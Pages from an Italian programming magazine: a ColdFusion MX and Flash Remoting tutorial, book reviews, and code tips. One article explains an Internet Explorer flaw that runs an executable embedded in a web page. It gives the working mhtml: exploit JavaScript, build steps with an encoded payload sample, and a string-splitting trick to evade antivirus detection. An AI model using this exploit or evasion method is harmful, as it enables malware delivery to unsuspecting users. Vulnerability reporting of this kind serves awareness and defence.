I componenti

Eccovi alcuni indirizzi dove potete approfondire l'argometento:

Creating CFCs and Web Services in Dreamweaver MX
http://www.macromedia.com/desdev/mx/coldfusion/articles/creating_cfcs.html

CFC Best Practices: Invoking a Security CFC Any Way You Like
http://www.macromedia.com/desdev/mx /coldfusion/articles/cfc_practices.html

Learn the Basics on Consuming Web Services
http://www.macromedia.com/support/flash/flashremoting/consuming_ws_using_cfmx

e inoltre ColdFusion MX Support Page
http://www.macromedia.com/desdev/mx/coldfusion

COLDFUSION MX I COMPONENTI

Una delle novità introdotte in questa nuova versione di Coldfusion MX consiste nella possibilità data allo sviluppatore di creare potenti e riusabili applicazioni Internet attraverso i *ColdFusion Components (CFC)*. Questo nuovo approccio allo sviluppo consente di separare la logica dalle vostre pagine fisiche. Infatti il codice risiede in un file esterno che può essere invocato dalla pagina *cfm* con il metodo *cfinvoke*. Macromedia ha pubblicato veramente tanto materiale su quest'argomento che mi sembra superfluo scriverne altro. Nel nostro articolo il CFC è costituito da due funzioni: *elencaCorsi* e *elencoCalendario*. La prima funzione ci ritorna i campi *Descrizione* e *ID* della tabella *corsi*, mentre la seconda funzione prende come parametro l'*ID* del corso selezionato e ritorna i campi nella tabelle *Calendario, Citta* e *Corsi*. Ogni CFC inizia con la dichiarazione:

```
<cfcomponent name="Elenco_Corsi">
```

che dice al Coldfusion che quel file è un componente e gli assegna un nome che viene utilizzato per invocarlo da una pagina CFM o dal flash remoting. Successivamente dichiariamo la prima funzione incaricata di effettuare una query al database. Utilizziamo i comandi *cffunction* per definire la funzione e *cfquery* per scrivere il comando SQL da eseguire:

```
<cffunction access="remote" name="elencaCorsi" output
   ="false" returntype="query" hint="I nomi dei corsi con
       il loro ID che e' legato alla tabella Calendario">
<CFQUERY name="getCorsi" datasource="Corsi">
Select Descrizione, ID from Corsi
</CFQUERY>
<cfreturn getCorsi>
</CFFUNCTION>
```

Da notare che il parametro *access* del comando *cffunction* DEVE essere impostato a *remote* per poter funzionare con il flash remoting. Dopo la chiusura della query, per poterci far ritornare il risultato della chiamata, utilizzo il comando *cfreturn* che popola la variabile *getCorsi*. Con lo stesso metodo creo la seconda funzione per eseguire la seconda query. L'unica differenza è che questa chiamata prevede un argomento che gli viene passato dalla combo box dell'interfaccia di flash e che rappresenta il corso selezionato dall'utente. Per poter passare un argomento ad un funzione di un CFC Coldfusion usiamo il comando *cfargument* che prevede la seguente sintassi:

```
<cfargument name="nomeCorso" type="numeric"
                         required="true" default="6">
```

dove l'attributo:

- **name:** è il nome del parametro utilizzato all'interno della funzione.
- **type:** è il tipo di dato che viene inviato.
- **required:** campo booleano per indicare se l'argomento è obbligatorio.
- **default:** valore di default nel caso in cui l'argomento non venga passato.

Il codice della nostra funzione diventa:

```
<cffunction access="remote" name="elencoCalendario"
        output="false" returntype="query" hint=
         "Ritira i valori nella Tabella Calendario">
<cfargument name="nomeCorso" type="numeric"
                      required="true" default="6">
<cfquery name="getCalendario" datasource="Corsi">
SELECT Citta.Nome, Citta.Struttura,
    Calendario.Data_Inizio, Calendario.Data_Fine,
    Calendario.N_Iscritti, Calendario.Max_Iscritti,
                              Corsi.Descrizione
FROM (Calendario INNER JOIN Citta ON
   Calendario.IdCitta = Citta.ID) INNER JOIN Corsi ON
              Calendario.IdCorso = Corsi.ID WHERE
                 Corsi.ID=#arguments.nomeCorso#
</cfquery>
<cfreturn getCalendario>
</cffunction>
</cfcomponent>
```

Il file è salvato con il nome *provaDB.cfc* nella cartella *cfc* del nostro webserver.

COLDFUSION MX IL CODICE LATO CLIENT

La pagina lato client ci servirà solo da test per controllare che il nostro CFC funzioni. Creeremo per questo una tabella che elenca tutti i corsi in catalogo andando a lanciare il metodo *elencaCorsi* del nostro componente e, quando l'utente selezionerà un corso, la stessa pagina verrà caricata di nuovo con le informazioni dettagliate riguardanti quel corso. Questi dati sono passati dal metodo *elencoCalendario*. Il file comincia con la dichiarazione di due variabili: *Action* e *Pagina*. La prima *("Action")* servirà da flag per invocare uno dei due metodi. Infatti il valore inziale di *Action* sarà impostato a *ElencoCorsi* che invocherà il metodo *elencaCorsi* del CFC:

```
<cfparam name="Action" default="ElencoCorsi">
```

Un ciclo di *if* controlla durante il caricamento della pagina il valore contenuto nella variabile *Action* e a seconda di questo richiama un differente metodo del CFC. Per richiamare le funzioni definite all'interno del CFC utilizzo il parametro *method* del comando *cfinvoke*.

```
<cfif Action eq "ElencoCorsi">
<cfinvoke component="casario.prove_cf.cfc.provaDB"
```

```
                                method="elencaCorsi"
                     returnvariable="elencoCorsi_rtn">
</cfinvoke>
<cfelseif Action eq "ElencoCalendario">
<cfinvoke component="casario.prove_cf.cfc.provaDB"
                           method="elencoCalendario"
returnvariable="elencoCalendario_rtn">
<cfinvokeargument name="nomeCorso"
                         value="#URL.nomeCorso#"/>
</cfinvoke>
</cfif>
```

Il metodo *elencaCalendario* del CFC richiedeva un parametro che gli viene perciò fornito usando il metodo *cfinvokeargument* e il parametro *value:*

```
<cfinvokeargument name="nomeCorso"
                         value="#URL.nomeCorso#"/>
```

La seconda variabile locale (*Pagina*) servirà come flag per costruire dinamicamente il contenuto della pagina html. Il valore iniziale della variabile è *ListaCorsi* che stampa la lista dei corsi in catalogo. Il valore di *Pagina* viene passato in querystring sull'*href* in questo modo:

```
<a href="provaDB.cfm?nomeCorso=#ID#&Pagina=
         ListaCalendario&Action=ElencoCalendario">
```

Vediamo il codice completo comprendente anche l'html per formattare i dati nella pagina visualizzata dal nostro browser:

```
<cfparam name="Pagina" default="ListaCorsi">
<html>
<head>
<title>I nostri Corsi </title>
</head>
<body>
<!--- La variabile Pagina permette di costruire
     dinamicamente il contenuto della pagina web --->
<cfif Pagina eq "ListaCorsi">
<table border="1" cellpadding="1" cellspacing="1">
<tr>
<td align=center><b>
I nostri corsi</b>
</td></tr>
<CFOUTPUT QUERY="elencoCorsi_rtn">
<tr>
<td>
<!--- l'href invia dei parametri per ricaricare la mia pagina
nomeCorso : contiene l'ID della tabella corrispondente
                                        al nome del corso
Pagina : è la variabile locale
Action : è la variabile locale
--->
<a href="provaDB.cfm?nomeCorso=#ID#&Pagina=
         ListaCalendario&Action=ElencoCalendario">
                                  #Descrizione# </a>
</td>
</tr>
</cfoutput>
</table>
<!--- Parte della pagina costruita una volta che l'utente
                      ha cliccato sul nome del corso --->
<cfelseif Pagina eq "ListaCalendario">
<table border="1" cellpadding="1" cellspacing="1">
<tr>
<td align=center colspan=7><b>
Dettaglio Corso </b>
</td></tr>
<TR><TD>Corso</TD><TD>Numero iscritti</TD>
       <TD>Numero massimo</TD><td>Citta'</td>
            <td>Struttura</td><TD>Data inizio</TD>
<TD>Data Fine</TD></TR>
<cfoutput Query="elencoCalendario_rtn">
<tr><td>
#Descrizione# </td><td> #N_Iscritti# </td><td>
              #Max_Iscritti#</td><td>#Nome#</td>
                               <td>#Struttura#</td>
<td>#Data_Inizio#</td><td>#Data_Fine#</td>
</tr>
</cfoutput>
</table>
</cfif>
</body>
</html>
```

ACTIONSCRIPT

Finalmente possiamo aprire Flash Mx e cominciare a scrivere un po' di codice. Vi ricordo che per poter usufruire delle API dovete avere installato il Flash Remoting sul vostro computer. Sotto il menu è comparsa la nuova voce *NetConnection Debugger* che in fase di runtime ci permette di tracciare il collegamento al CFC e di intercettare gli eventuali errori che si verificano:





Fig. 3: Il NetConnection Debugger.

Il nostro codice sarà tutto inserito nel primo frame della Timeline principale. Le prime righe di codice includeranno le Actionscript Library richieste per comunicare con il Flash Remoting:

```
#include "NetServices.as"
#include "NetDebug.as"
#include "DataGlue.as"
```

La libreria *NetDebug.as* in fase di pubblicazione può essere eliminata in quanto serve solo per effettuare il Debug attraverso la finestra *NetConnection Debugger.* Il

Flash

Flash Remoting
istruzioni per l'uso

L'oggetto XML

L'oggetto XML fa parte della libreria degli oggetti *Client/Server* di Flash Mx e nel precedente numero della rivista gli abbiamo dedicato uno speciale. Per rinfrescare la memoria vediamo un codice di esempio per caricare dati da un file xml esterno:

```
objXML = new XML;
objXML.load("prova1.xml");
objXML.onLoad = caricato
;

function caricato(esito) {

trace("Il file xml è stato
                 caricato");

}
```

Coldfusion Components

Per approfondire l'argomento potete consultare la sezione di Macromedia Devnet riguardante Coldfusion Mx raggiungibile al seguente indirizzo: www.macromedia.com/devnet/ **In particolare, un must è la lettura dell'articolo "Introducing to ColdFusion Components", per poter capire cosa si cela dietro a questo nuovo approccio allo sviluppo server side.**

Flash

Flash Remoting
istruzioni per l'uso

nostro codice continua lanciando il metodo *NetServices.setDefaultGatewayURL* che setta il Coldfusion Mx server. Il metodo *NetServices.createGatewayConnection* permette invece la connessione al Flash Remoting server e permette di utilizzare il metodo *getService* per consumare il servizio web (CFC):

```
NetServices.setDefaultGatewayUrl("http://192.168.1.1/
                                    flashservices/gateway");
gw = NetServices.createGatewayConnection();
corsiRMT = gw.getService(
                  "casario.prove_cf.cfc.ProvaDB", this);
```

Da notare la riga che invoca il component:


```
corsiRMT = gw.getService(
                  "casario.prove_cf.cfc.ProvaDB", this);
```

Fig. 4: **Il NetConnection Debugger in esecuzione.**

il primo parametro che prende la funzione *casario.prove_cf.cfc.ProvaDB* rappresenta il nostro CFC *ProvaDB.cfc* inserito nella cartella *Casario\prove_cfc\ProvaDB.cfc*. Perciò quando facciamo riferimento ad un CFC dobbiamo includerlo con il suo riferimento assoluto rispetto alla cartella *wwwroot*. Prima di andare avanti eseguiamo il filmato tenendo aperte le finestre per il debug. Questa finestra viene incontro agli sviluppatori per tracciare i processi tra le comunicazioni con il client Flash, il Flash Remoting e le applicazioni server. Per approfondire l'interfaccia della window e il suo utilizzo potete aprite il file di help nella cartella

Fig. 5: **La finestra Service Browser.**

RIA

Sta per *Rich Internet Application* e sancisce un nuovo approccio allo sviluppo di applicazioni per il web, orientate ad aggiungere una più ricca e semplice interfaccia utente e a migliorare la "user experience" dei navigatori. Sono finiti i tempi delle applicazioni "thin" (magre,povere) per Macromedia !

dove è installato il vostro Flash: *C:\Programmi\Macromedia\Flash MX\Help\Flash\netDebugHelp.htm*. La finestra Service Browser mostra i servizi del Flash remoting in Coldfusion Mx. Per approfondire vi rimando al completo help all'interno della cartella dove è installato il Flash: *C:\Programmi\Macromedia\Flash MX \Help\Flash\serviceBrowserHelp.htm*.
Cominciamo a dichiarare le funzioni che utilizzeremo nel nostro movie:

```
elencaCorsi = function ()
{
  corsiRMT.elencaCorsi();
};
```

Questa è la prima funzione che verrà lanciata e che invoca il metodo *elencaCorsi* del nostro CFC. Quando indichiamo un component (CFC) Flash automaticamente crea una funzione di ritorno che ci permette di gestire i dati ritornati dal CFC. Nel nostro caso il metodo del CFC è *elencaCorsi()* e di conseguenza la funzione di risposta sarà *elencaCorsi_Result(result)*; il parametro *result* contiene l'oggetto query ritornato dal server:

```
function elencaCorsi_Result(result) {
```

I dati che vengono restituiti dall'oggetto query vengono formattati utilizzando l'oggetto *DataGlue* che dispone dei metodi:

```
DataGlue.bindFormatFunction(dataConsumer,
                          dataProvider, formatFunction)
DataGlue.bingFormatStrings(dataConsumer,
                  dataProvider, labelString, dataString)
```

Il nostro movie flash contiene come *dataConsumer* una comboBox con nome di istanza *corsi_cb*. Nella combo inseriremo tutti i corsi dei nomi riempiendo la proprietà *label* del flash component, e il campo *ID* della nostra tabella *Corsi* popolerà invece la proprietà *data* del menù a tendina:

```
DataGlue.bindFormatFunction(corsi_cb, result, formatta);
```

il metodo *bindFormatFunction* dell'oggetto *DataGlue* formatta l'oggetto query restituito dal metodo del CFC attraverso la funzione *formatta* passata come parametro:

```
function formatta ( record )
{
  return {label: record.descrizione.toUpperCase(), data:
                                  record.id.toString()};
 }
}
```

questa funzione definisci i valori di ritorno che andranno a popolare la mia combobox. Quando l'utente

Flash

Flash Remoting
istruzioni per l'uso

sceglierà un corso selezionandolo dal menu a tendina scatterà la funzione *Calendario* definità nella *Properties Palette* del Componente. La funzione *Calendario* invoca il metodo *elencoCalendario* passandogli come parametro l'item selezionato nella comboBox:

```
function calendario() {
corsiRMT.elencoCalendario(corsi_cb.getSelectedItem().data);
}
```

La funzione risultante formatterà i dati ricevuti dall'oggetto query inserendoli nella List Box e formattandoli con l'oggetto Dataglue.

```
function elencoCalendario_Result(result) {
DataGlue.bindFormatFunction(calendario_lsb, result,
                                             formatta);
```

Utilizziamo il metodo *bindFormatFunction* che ci permette di definire il data provider su cui indirizzare i dati ricevuti e di lanciare una funzione il cui compito è esclusivamente quello di formattare i contenuti.
La funzione *formatta* crea un delimitatore per rendere più leggibili i dati ritornati dall'esecuzione della query e li inserisce nella variabile *miaLabel* che poi si fa ritornare:

```
function formatta ( record )
{
var spaziatore = " | "
var miaLabel = record.descrizione+spaziatore+
                                          record.nome
miaLabel += spaziatore+record.struttura
return {label:miaLabel};
}
}
this.elencaCorsi();
```

Il codice completo del componente si trova nel file *ProvaDB.cfc*

```
#include "NetServices.as"
#include "NetDebug.as"
#include "DataGlue.as"
NetServices.setDefaultGatewayUrl("http://192.168.1.1/
                               flashservices/gateway");
gw = NetServices.createGatewayConnection();
corsiRMT = gw.getService(
                    "casario.prove_cf.cfc.ProvaDB", this);
elencaCorsi = function ()
{
  corsiRMT.elencaCorsi();
};
function elencaCorsi_Result(result)
{
  DataGlue.bindFormatFunction(corsi_cb, result, formatta);
function formatta ( record )
{
  return {label: record.descrizione.toUpperCase(),
                                   data: record.id.toString()};}
}
function calendario()
{
 corsiRMT.elencoCalendario(corsi_cb.getSelectedItem().data);
}

function elencoCalendario_Result(result) {
DataGlue.bindFormatFunction(calendario_lsb, result,
                                             formatta);
function formatta ( record )
{
var spaziatore = " | "
var miaLabel = record.descrizione+spaziatore+
                                          record.nome
miaLabel += spaziatore+record.struttura
return {label:miaLabel};
}

}
this.elencaCorsi();
```

Fig. 6: **La finestra di Proprietà del componente.**

e il risultato finale del nostro movie. Costruire applicazioni dinamiche facendo interagire Flash e linguaggi server side come ASP, PHP piuttosto che Coldfusion è una tecnica possibile e largamente utilizzata già dalla versione 3 del programma. Utilizzando comandi come il *loadVars* o il *loadMovie* è possibile intercettare dati passati dal server direttamente nell'enviroment di Flash. Queste tecniche sono sicuramente più complesse e richiedono una conoscenza approfondita del linguaggio di programmazione Actionscript. Oggi con il Flash Remoting è diventato tutto più semplice e rapido.

Fig. 7: L'applicazione in esecuzione.

E non dimentichiamo che l'estensione Flash Remoting è già compresa all'interno di Coldfusion Mx server e non necessita quindi di ulteriori spese.
Creare "rich client application" sarà sempre più semplice !

Marco Casario

Sul web

I primi esempi che sul web hanno utilizzato questa tecnologia sono raggiungibili ai seguenti indirizzi:

Broadmoor Hotel
<http://www.shocknet.it/tutorial/flmx_remoting/www.broadmoor.com>
www.broadmoor.com

ETrade
<http://www.shocknet.it/tutorial/flmx_remoting/www.etrade.com>
www.etrade.com

Sviluppo di applicazioni Internet dinamiche con Macromedia Mx
<http://www.macromedia.com/it/desdev/mx_whitepaper.pdf>

Macromedia Flash MX - Rich Client di nuova generazione
<http://www.macromedia.com/it/desdev/richclient.pdf>

Le insidie delle pagine Web

Trasformare una pagina web in un file eseguibile è l'ultima diabolica invenzione del trojan chiamato Sefex, che prende spunto da un exploit apparso qualche tempo fa su Bugtraq. Dalla teoria...alla pratica!

File sul Web
www.itportal.it/ioprog71/exp71.zip

Che le pagine web fossero un potenziale pericolo per i navigatori lo si sapeva già da tempo. Che gli script contenuti all'interno del codice HTML potessero eseguire operazioni non lecite, è un fatto ormai risaputo. Quello che però finora non era mai stato considerato, era la possibilità di inserire un file eseguibile direttamente all'interno delle pagine web, trasformandole in un micidiale strumento di attacco per hackers e virus-writers. Ancora una volta la sicurezza di Internet Explorer e di Windows, a lungo promessa da Microsoft, sembra solo una forma di pubblicità non immune da problemi concreti. Le ricerche condotte sull'exploit presentato in questo articolo sono frutto del lavoro di *http-equiv@malware.com*, uno dei membri più attivi del gruppo *Malware.com*, che da anni indaga sulle falle e sui problemi di sicurezza di Internet Explorer, Outlook Express, Netscape ed Eudora.

Fig. 1: **Seguendo il collegamento *http://www.securityfocus.com/bid/6961/info/* si possono ottenere tutte le informazioni e i sistemi operativi vulnerabili al problema delle pagine HTML con eseguibili descritto in questo articolo.**

STRUTTURA DELLA PAGINA "MALEDETTA"

Il trucco consiste in una pagina web contenente un "ospite" di tipo eseguibile, che in termini tecnici prende il nome di EXE Embedding. Si tratta di un'idea semplice quanto micidiale, a cui nessuno aveva pensato...almeno fino ad ora! Per prima cosa si codifica l'eseguibile che si vuol inserire nella pagina usando l'estensione MIME e il formato base64, in questo modo un qualsiasi file .EXE può essere rappresentato dal normale set di caratteri ASCII e non dal formato binario puro.

Il passo successivo è quello di creare una pagina HTML in cui si inserisce il file eseguibile codificato con estensione MIME e un particolare Javascript capace realizzare l'exploit e di eseguire l'EXE direttamente dalla pagina web. Formalmente, la struttura che deve avere una pagina HTML di questo tipo è la seguente:

MIME Header
Encoded .EXE file [base64]
Self-Executing Javascript

Fig. 2: **Per codificare in formato base64 un eseguibile, basta allegarlo in un messaggio di posta con Outlook Express e inviarlo a sé stessi. Esistono comunque altre utility in grado di effettuare questa operazione.**

ORIGINI DEL PROBLEMA

La falla di sicurezza scoperta questa volta riguarda direttamente il browser di Microsoft, infatti, all'apertura della pagina "pericolosa" Internet Explorer esegue il parsing della pagina HTML, decodificando l'allegato di tipo MIME ed eseguendo il codice Javascript. Tale codice è progettato ad hoc per puntare a ritroso al file EXE contenuto nella pagina stessa, con un riferimento di tipo *mhtml://* che provoca un sostanziale bypass delle misure di sicurezza del browser: in pratica l'eseguibile allegato nella pagina viene a trovarsi nel contesto di sicurezza del client di Internet Explorer, guadagnando i privilegi di applicazione di sistema e il conseguente accesso locale alle risorse. Questo errore è del tipo security context validation, poiché il browser, interpretando male il codice Javascript e il riferimento puntato, si "illude" di eseguire il file EXE in un contesto locale e di conseguenza lo ritiene sicuro. Il codice Javascript esplica, meglio di ogni ulteriore parola, il funzionamento dell'exploit:

```
<script>
function runEXE()
{ //Self Executing HTML example
  s=document.URL;
  path=s.substr(-0,s.lastIndexOf("\\"));
  path=unescape(path);
  document.write('<object classid=
                "clsid:66666666-6666-6666-6666"
    CODEBASE="mhtml:'+path+'\\readme.html!file:
                ///winver.exe"></object>');}
setTimeout("runEXE()",200)
</script>
```

Lo script definisce una funzione *runEXE()* che viene eseguita allo startup della pagina con un ritardo di 200 ms. La funzione dapprima localizza l'indirizzo URL della pagina caricata da Explorer, quindi inietta nel codice HTML, tramite l'istruzione *document.write*, un tag di tipo *<object>* in grado di eseguire il file EXE incluso nella pagina stessa. L'accesso al file eseguibile è reso possibile dalla specifica del campo CODEBASE:

```
CODEBASE="mhtml:C:\\WINDOWS\\SYSTEM32
                    \\readme.html!file:///winver.exe"
```

che impone ad Internet Explorer di estrarre il file EXE codificato all'interno della pagina HTML indicata. Naturalmente il nome della pagina web (in questo esempio *README. HTML*) deve coincidere con quello effettivo del file.

REALIZZARE L'EXPLOIT

Per realizzare un exploit di questo tipo utilizzando un qualsiasi file EXE, non servono grosse competenze tecniche. Occorre innanzitutto codificare in base64 il file eseguibile da inserire nella pagina; per farlo basta ad esempio usare Outlook Express, auto-inviandosi al proprio indirizzo di posta elettronica, il file EXE come un normale allegato (vedi Fig. 2). Aprendo le proprietà dell'email spedita e visualizzano il messaggio nel suo formato originale (vedi Fig. 3), si può fare un copia&incolla del file EXE codificato (Fig. 4) in formato base64. La codifica in base64 dei file EXE è caratterizzata dalla presenza in testa di alcuni caratteri fissi (TV), che sono dovuti alla magic word "MZ" presente in ogni file eseguibile.

```
TVqQAAMAAAAEAAAA//...ecc.
^^
|| magic word costante di un file EXE
                          (codificata in base64)
```

A questo punto bisogna creare un nuovo file (usando un qualsiasi editor di testo) in cui si inserisce in testa l'header MIME, seguito immediatamente dopo dal file EXE codificato estratto da Outlook Express come abbiamo illustrato prima.

```
MIME-Version: 1.0
Content-Location:file:///winver.exe
Content-Transfer-Encoding: base64
TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAA
   AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAA2AAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm
  9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1v
ZGUuDQ0KJAAAAAAAAAACzZnDE9wcel/cHHpf3Bx6
      XDSQHI/AHHpf3Bx+X/wcel2AkW5f2Bx6XLSQC
ecc. ecc.
```

Non resta infine che aggiungere, al termine del file codificato, sul fondo del documento, il codice Javascript mostrato al paragrafo precedente e salvare il tutto col nome di "*README. HTML*". Aprendo la pagina con Internet Explorer, si dovrebbe sperimentare immediatamente l'esecuzione del file EXE allegato nella pagina web (Fig. 5). È importante osservare che l'header MIME specifica la codifica utilizzata per allegare il file EXE nella pagina web (Content-Transfer-Encoding) e indica inoltre il nome del file eseguibile codificato (Content-Location), che dovrà combaciare con quello richiamato dal codice Javascript nel campo *CODEBASE.*

CONCLUSIONI

È ovvio che una pagina di questo tipo diventa un'arma molto pericolosa nelle mani di script-kiddies e virus writer che, senza perder tempo, hanno già realizzato un primo trojan (Sefex) capace di sfruttare questa vulnerabilità. Questo significa che provando ad inserire il codice Javascript mostrato prima in una pagina HTML, si potrebbe avere una segnalazione di allarme dell'antivirus.
Ciò però non basta, perché nel caso di sorgenti di tipo Javascript è abbastanza banale modificare il codice lasciando inalterate le sue funzionalità e rendendolo nuovamente invisibile a qualsiasi antivirus; nel nostro esempio basta infatti scomporre la stringa "incriminata" in quattro pezzi diversi (*s1*, *s2*, *s3* e *s4*) definiti in maniera disordinata, in modo da camuffare il codice agli occhi di un antivirus:

```
<script>
function runEXE()
{ //Self Executing HTML example
  s=document.URL;
  path=s.substr(-0,s.lastIndexOf("\\"));
  path=unescape(path);
  s2='66666666-6666-6666-6666" ';
  s4='!file:///winver.exe"></object>';
  s3='CODEBASE="mhtml:'+path+'\\readme.html';
  s1='<object classid="clsid:';
  document.write(s1+s2+s3+s4);}
setTimeout("runEXE()",200)
</script>
```

Al momento Microsoft non ha rilasciato alcuna dichiarazione in merito al problema, né esiste una patch ufficiale in grado di correggere il bug. Non resta che affidarci agli antivirus… e alla buona sorte!

Elia Florio





Fig. 3: Richiamando un messaggio di posta elettronica nel suo formato originale, è possibile visualizzare la codifica e le estensioni MIME.

Fig. 4: Esempio di file eseguibile codificato in formato base64; in testa al file è possibile notare la magic word iniziale "TV" che caratterizza ogni file EXE codificato.

Fig. 5: L'exploit in azione: esecuzione del programma WINVER.EXE inserito a scopo dimostrativo all'interno di una pagina web.

Fig. 6: Norton Antivirus rileva questo tipo di insidia e la segnala come Trojan.Sefex. Chissà perché Microsoft non ha ritenuto "degno di patch" questo tipo di problema...

Biblioteca

ON LINE

Perfect XML

Un sito Web pensato esclusivamente come utile supporto alla comprensione del linguaggio XML e dei suoi derivati.
Una grande raccolta di testi, articoli, tip e molto altro per il linguaggio rivoluzione del Web.

http://www.perfectxml.com

Abstract Visual Basic

Codici, tutorial, libri, esempi, download ed una marea di articoli dedicati allo sviluppo di applicazioni Visual Basic

http://abstractvb.com/

Borland su .NET

Borland ha creato un sito Web espressamente dedicato alle attuali soluzioni della software house per l'infrastruttura .NET. Secondo quanto dichiarato dalla società, su get-set4.net (Get Set for .NET) saranno riportate tutte le fasi di lavoro dell'application lifecycle: definizione, design, sviluppo, test e implementazione.

http://www.getset4.net/

.NET Game Programming With DirectX 9.0

Quanti di voi si sono cimentati nella realizzazione di un videogame? Se la vostra passione è quella di realizzare applicazioni videoludiche, magari sfruttando tutte le potenzialità offerte dal connubio DirectX 9-.NET, questo testo allora rappresenta lo strumento ideale.
Gli autori, Lobao e Hatton, hanno realizzato un bel testo che, passo dopo passo, attraverso esempi pratici, guidano il lettore alla comprensione dei meccanismi e delle tecniche che portano a sviluppare videogame, dai classici sparatutto ai giochi di ruolo, allo stile adventure. Una pratica guida che mostra, con la realizzazione di progetti reali, l'uso delle Microsoft Direct 9 nella nuova piattaforma .NET: Direct3D, DirectSound, DirectMusic DirectInput , DirectShow e DirectPlay. In aggiunta sono presenti dei capitoli dedicati che mostrano come interagire con le Speech API di Microsoft e come migrare il proprio videogame su piattaforma Pocket PC.

Difficoltà: Medio – Alta • Autore: A. Santos Lobao, E. Hatton • Editore: Apress http://www.apress.com • ISBN: 1-59059-051-1 • Anno di pubblicazione: 2003 • Lingua: Inglese • Pagine: 654 • Prezzo: $ 49.99 • Contiene 1 Cd-Rom

SQL - Guida Completa 2a edizione

Il testo, giunto alla seconda edizione, offre una panoramica completa sulle caratteristiche del linguaggio di database che ha fatto la storia: SQL. Mostra come recuperare e aggiornare i dati, programmare con SQL, utilizzare le stored procedure e molto altro ancora. Descrivendo gli standard emergenti e le nuove tecnologie relative come XML, Web Service, EJB, J2EE e JDBC, questo volume aiuterà il lettore a conoscere e utilizzare efficacemente SQL. Esauriente, organizzata e pratica, questa guida è un testo indispensabile per lavorare con SQL. Il CD-ROM contiene IBM DB2 e MySQL .

Difficoltà: Medio – Alta • Autore: Herbert Schildt • Editore: MCGraw-Hill http://www.informatica.mcgraw-hill.it • ISBN: 88-386-4313-X • Anno di pubblicazione: 2003 • Lingua: Italiano • Pagine: 1064 • Prezzo: € 58,00 • Contiene 1 Cd-Rom

TCP/IP - Tutto & Oltre

Questo testo non può non essere presente tra i testi di giornaliera consultazione per chi si accinge a lavorare nell'ambito delle reti o per chi si ritiene già esperto in materia. Il TCP/IP e' semplice da applicare ma al contempo articolato e ricco di funzionalità e questo ne fa il protocollo più versatile e usato nell'ambito delle tecnologie di rete. Il volume si rivela un utile strumento per chi voglia approfondire la conoscenza del protocollo e dei suoi impieghi: come funziona il protocollo, le potenzialità, la gestione, le applicazioni pratiche sono le linee guida su cui si innesta la struttura del testo, mentre le configurazioni passo passo e il codice di esempio rinforzano i concetti espressi. Tra gli argomenti esposti:

- TCP/IP e Internet
- I componenti della famiglia TCP/IP
- ARP, RARP, DNS, NetBIOS, WINS
- IPv6
- La sicurezza in Rete
- Configurazone di ambienti Linux, Unix e Windows
- Tip per laconfigurazione e la risoluzione di problemi

Difficoltà: Alta • Autore: K.S.Siyan - T.Parker • Editore: Apogeo http://www.apogeonline.it ISBN: 88-503-2044-2 • Anno di pubblicazione: 2003 • Lingua: Italiano • Pagine: 862 Prezzo: € 52,00

Tips&Tricks

I trucchi del mestiere

La rubrica raccoglie trucchi e piccoli pezzi di codice che solitamente non trovano posto nei manuali, ma sono frutto dell'esperienza di chi programma. Alcuni trucchi sono proposti dalla Redazione, altri provengono da una ricerca sulla Rete delle Reti, altri ancora ci giungono dai lettori. Chi vuole contribuire potrà inviarci i suoi tips&tricks preferiti che, una volta scelti, verranno pubblicati nella rubrica. Il codice completo dei tips lo trovate nel CD allegato nella directory \tips\.

VB.NET

Barre di menu? Facile con XML

Un tip che permette di costruire la barra dei menu di una Form leggendo le informazioni da un file XML. Il tip si compone essenzialmente di una classe e di una interfaccia. La classe *MenuBuilder* legge il file XML e crea la struttura del menu, mentre l'interfaccia *IActionMenu* prevede un metodo *Performed* che è l'handler dell'evento click di una voce di menu. Il documento XML prevede un elemento radice *MAINMENU* che può avere uno o più figli *MENUITEM* che possono a loro volta avere figli *MENUITEM*. Per ogni *MENUITEM* posso specificare l'etichetta (con LABEL) e la classe che deve gestire l'evento click (con *ACTION*). L'esempio che potrete trovare nel Cd-Rom allegato si compone di tre classi (*OpenAction*, *NewAction*, *ExitAction*) che implementano l'interfaccia e si limitano a visualizzare una MessageBox (è incluso un file XML con la definizione di un menu). La classe *MenuBuilder* comunque può essere personalizzata (e lo stesso vale per lo schema del file XML) per supportare altre funzionalità, come lo stato di abilitazione e la gestione di altri eventi. Trovate il progetto completo nella directory */tips* del CD-Rom allegato o digitando l'url: *www.itportal.it/ioprog71/tips*
Tip fornito dal sig. Boscolo Alberto Gnolo

File troppo "ingombranti"

Il tip mostra come eseguire lo Split di un file, cioè la divisione dei dati in esso contenuti, in più file di dimensioni nettamente inferiori, e l'*UnSplit* cioè il processo inverso attraverso il quale si ricrea il file originale. Può essere utile splittare un file quando, ad esempio, questo occupi troppo spazio per poter essere copiato su un Floppy Disk.
Lo si potrebbe splittare in tanti file di 1457664 byte (1 Floppy 1.44 Mb) copiandoli ognuno su altrettanti dischetti, trasportarli su un qualsiasi altro sistema ed, eseguendo l'UnSplit, recuperare il file originale. Trovate il progetto completo nella directory */tips* del Cd-Rom allegato o digitando l'url: *www.itportal.it/ioprog71/tips*
Tip fornito dal Sig. S.Scigliuzzi

Delphi

Controllare i processi di un PC remoto

Un tip che consente di ottenere la lista dettagliata dei processi attivi su un PC remoto. Il nome del computer è specificato dalla costante *"COMPUTER"*; con il punto si specifica il PC locale. L'esempio utilizza WMI, per cui è necessario che sia installato sia sul PC locale che su quello remoto. Tip fornito dal sig. R.Cirillo

```
Procedure TForm1.Button1Click(Sender: TObject);
Const
    QUERY    = 'Select * From Win32_Process';
    COMPUTER = 'SERVER-AT12K';
Var
    Services  : SWbemServices;
    ObjectSet : ISWbemObjectSet;
    Enum      : IEnumVariant;
    tempObj   : OleVariant;
    SObject   : ISWbemObject;
    Value     : Cardinal;
Begin
    Services := Locator.ConnectServer(COMPUTER, 'root\cimv2', '',
                                      '', '', '', 0, nil);
